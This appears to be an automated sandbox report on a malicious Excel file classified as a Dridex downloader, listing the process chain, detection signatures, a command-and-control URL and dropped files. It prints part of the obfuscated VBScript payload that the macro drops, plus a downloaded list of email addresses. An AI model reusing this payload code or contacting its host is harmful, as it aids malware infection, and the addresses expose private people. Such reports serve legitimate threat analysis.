ID: 528398
Sample Name:
474556085436219490680.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:21:16
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 474556085436219490680.xlsb

Overview

General Information

Sample Name:	474556085436219490680.xlsb
Analysis ID:	528398
MD5:	75c325deec0cae…
SHA1:	ff3d0672ff1a9521..
SHA256:	f4e3013be0615f6..
Tags:	xlsb xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Dridex Downloader

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…
- Found a hidden Excel 4.0 Macro she…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1528 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 2908 cmdline: wmic process call create "mshta C:\ProgramData\UXcqTE.rtf" MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 1908 cmdline: mshta C:\ProgramData\UXcqTE.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\UXcqTE.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI


Hooking and other Techniques for Hiding and Protection:

Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop Insecure Network Communica
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3	NTDS	System Information Discovery 1 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	SIM Card Swap


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
132.148.135.183	unknown	United States		398101	GO-DADDY-COM-LLCUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528398
Start date:	25.11.2021
Start time:	08:21:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	474556085436219490680.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.expl.evad.winXLSB@4/7@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:22:35	API Interceptor	11x Sleep call for process: WMIC.exe modified
08:22:36	API Interceptor	449x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
132.148.135.183	salecode12610151.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	salecode12610151.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment8642156.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment8642156.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	request-377185.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Offer-04563360.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Offer 39052.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GO-DADDY-COM-LLCUS	Akiru.arm7	Get hash	malicious	Browse	• 192.186.196.248
	KRg7F8O7Qd	Get hash	malicious	Browse	• 209.126.105.220
	Racun je u prilogu.exe	Get hash	malicious	Browse	• 148.72.144.175
	xDG1WDcl0o.exe	Get hash	malicious	Browse	• 173.201.185.205
	salecode12610151.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	salecode12610151.xlsb	Get hash	malicious	Browse	• 132.148.135.183

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ_PO-330758290144.xlsx	Get hash	malicious	Browse	• 166.62.110.60
	payment8642156.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	payment8642156.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	request-377185.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Offer-04563360.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Offer 39052.xlsb	Get hash	malicious	Browse	• 132.148.135.183

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\UXcqTE.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4694
Entropy (8bit):	5.080967194560479
Encrypted:	false
SSDEEP:	96:xJHn1r5l3yol4WgWZDn5undZMPd7U0uSz9DjkCJ3JvV6tXrR3KEZOZ+:xBn1r5l3youW755udZoln3Jw931
MD5:	EA40DFDCBBD4D89CA3FAB7F4F79D988E
SHA1:	0EC52774FA266AD6CDDBA5BF6B4C80FC3384F995
SHA-256:	BAA9B556F6519D15CBF2E30150F293BFAC9AEB5FC7704447E0395ABE785A9748
SHA-512:	E3C62B36F013E73EC30DFA35952A40D3C412C747B6C8E88B2BFA00BAFBFB413B5D597F8D040A534C36B68F2BF8E6E6C519BB2ECCB1BAF3A67FE427B1C84B67F2
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\UXcqTE.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no"..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..N_U_R_p_d_S_h_V_f = "run" & Chr(100+1-1) & "" & Chr(108+1-1) & "l3" & Chr(50+1-1) & ".ex" & "e " & "C:" & "\\P" & "rog" & "ram" & Chr(68+1-1) & "" & Chr(97+1-1) & "ta\" & Chr(116+1-1) & "nig" & Chr(103+1-1) & Chr(101+1-1) & "r.b" & Chr(105+1-1) & "" & "n " & "Dll" & Chr(82+1-1) & "eg" & "ist" & Chr(101+1-1) & Chr(114+1-1) & "" & "Ser" & "ver" & ""..Set L_h_G_Q_C_R_g_R_q_I_E_s = CreateObject("MSX" & Chr(77+1-1) & "L2" & ".S" & "er" & "" & "ver" & Chr(88+1-1) & "ML" & Chr(72+1-1) & "TTP" & "" & ".6" & "" & ".0")....m_w_Y_i_z_k_I_R_N_n_J_x_w = "" & "Wsc" & "" & "" & "rip" & "t.S" & Chr(104+1-1) & "ell"..Set I_o_U_g_F_D_H_S_g_h_J_R_f_d_q_x = CreateObject(m_w_Y_i_z_k_I_R_N_n_J_x_w)..B_y_u_C_D_k_S_O_B_Y_k_R_d = LCase(I_o_U_g_F_D_H_S_g_h_J_R_f_d_q

C:\ProgramData\VNsYnsilCvEhxr.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	144

C:\ProgramData\VNsYnsilCvEhxr.txt	
Entropy (8bit):	4.395343325807578
Encrypted:	false
SSDEEP:	3:YIWHlR7x2WKOMK/dIpSP5dIHglelGZ1MlK5LHUEYyKlp4KLOlGA51yKzn:YIWpBIpo66eNQVHUEYM1LOlGKwKz
MD5:	C0CA596192996F86E50EF9DE87452388
SHA1:	B7EE1816DC0217AD5FBEBABDA43784ECA52D0C61
SHA-256:	D98542A461B36FB3DB91DC89D698FE170A47E4DD562E70E51406B12BDBE05686
SHA-512:	909459A2236296F4EBD1E54F04C8AE09F6DF4F4EEC991D463547EA813F49A4881AC3022D9282CDB2DF6FB7A2FFA8A35AB1FF16ABA283714FB0F2F509E72CE56F
Malicious:	false
Reputation:	low
Preview:	{"mhall@themovingsolution.com","dave@mrilakecounty.com","shaileshw@clearchannelindia.com","lynsey@accsols.com","officemanager@cutaboveland.com"}

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG[1].txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	144
Entropy (8bit):	4.395343325807578
Encrypted:	false
SSDEEP:	3:YIWHlR7x2WKOMK/dIpSP5dIHglelGZ1MlK5LHUEYyKlp4KLOlGA51yKzn:YIWpBIpo66eNQVHUEYM1LOlGKwKz
MD5:	C0CA596192996F86E50EF9DE87452388
SHA1:	B7EE1816DC0217AD5FBEBABDA43784ECA52D0C61
SHA-256:	D98542A461B36FB3DB91DC89D698FE170A47E4DD562E70E51406B12BDBE05686
SHA-512:	909459A2236296F4EBD1E54F04C8AE09F6DF4F4EEC991D463547EA813F49A4881AC3022D9282CDB2DF6FB7A2FFA8A35AB1FF16ABA283714FB0F2F509E72CE56F
Malicious:	false
Reputation:	low
IE Cache URL:	http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
Preview:	{"mhall@themovingsolution.com","dave@mrilakecounty.com","shaileshw@clearchannelindia.com","lynsey@accsols.com","officemanager@cutaboveland.com"}

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5EBBEF1D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 238 x 337, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	38157
Entropy (8bit):	7.96137177194393
Encrypted:	false
SSDEEP:	768:7PiEGNOfxgpvUM7w1phhsL+ZfBwnTV+YoS2bUoMokqk++yd6OAd/r:7PFwJpvc1e+BwT8YlbDMz+1d6xt
MD5:	B88B9DF024814E6C791FDAC471ABD26C
SHA1:	6FB92BB20F7A51B40E03467C2EBB217A8E21E21A
SHA-256:	02F3AB917A42A10560A274A9CD91FDA01D7BC428C7428CCAF8CCFF1F46DEA39F
SHA-512:	67E6B7FAE7476847835E5A1F17FBFA60DC35B2AAC299A025102540BBA72D8A3CC120FA69E172FBADE6A4B68F464A98005FC38145CC618A6DC45D8C058F704E9E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....Q.....s..6...JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]......l..I.]=...s.....{g...I.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.l..9....L..dY.h7C=...y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8150A08C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 298 x 42, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2651
Entropy (8bit):	7.878030234685008
Encrypted:	false
SSDEEP:	48:TLcP5710/A9YAjLgDvN9Dolpe66i9NoG5wCujcaVrc:sPh1mA9zjb3EAwZJc
MD5:	4936B12FE92BC286AE52FB6F462233E6
SHA1:	7AF7A2D93E049A2C95FB63063A03B12445DC760A
SHA-256:	A5A525DADBAD835597B6516D46ADCB131039FCABC7CBF5CD0DE4B688FF9D2668
SHA-512:	E0DDAD23F54660CF5D53689D5B6B3B5D84A18CF1881002A10142011E8D6C5982DEB5A2055E516FFECF9AD143BEF3307DD35B108A4279D8E7430B7CBEEB3EA5B5

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8150A08C.png	
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR...*...*...../....."IDATx..yTSW...IH.$a...,E...7,B.m.NK..Z.....m...u.....l."...v..D..*.. .%a...C..LB..3.s../.....7.`0d@%;....,?..4..0.....`H....!.,?..4..0.... .`H....!.,?..4..0.....`H....!.,?..4..0.....`H....!..+.]..s.Q.....:A~...9(l.k..Z^.....h..PN.&~VzT.....Z....[...;.....th..Es.8..D...WCUJ...Y.U.5.*...2u..Fh....r.gT,...._"l..dU.....S}.V0*...hm)+.<u \...V..R.'....9....>.2.g..C....Gm.7U..>ayV..g...+k...<.9#Fo`.....eB.g$.61.z#A6.c...q._w....X....HP....9.....0....>..2|..h....GF].....Md.FLU..b.A.c..N.8!t..J....*Z.....K.:....2m.c..'F.... .n.....l.q...%....=M...u...[.1!....'70$./.5.i.1..]l^...Sg..=o...n.Sm...4...;1.i.D./l.`...?.j../h.L.9...~...{.-...\..Jo...R(.....IMy74=.nOj)-D.. ...(.}u..2p...{e....Y.e..:x..(O76..._Q.TB&.s.0.f..... .N.....%.?....n.=.'f.!...6.....2..=..... .....\....OF}...c -....Ip.F{U.n....F....8.N..@sQ^...Q..[.|K.2..M..H.....N.....>.|^....G...?...hy)....I..2.....9.

C:\Users\user\AppData\Local\Temp\2D67.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	71819
Entropy (8bit):	7.88036789704309
Encrypted:	false
SSDEEP:	1536:dlVY0/Ad/xcQcRgCoPFwJpvc1e+BwT8YIbDMz+1d6xOvWmdF/:TS02CQqgCnMrbDu+1d6xOvWmdR
MD5:	E688ECD7523056BE418D88E28E3309B3
SHA1:	2C72DA046B18E3DBE4DC6E32FFB70BCE69568129
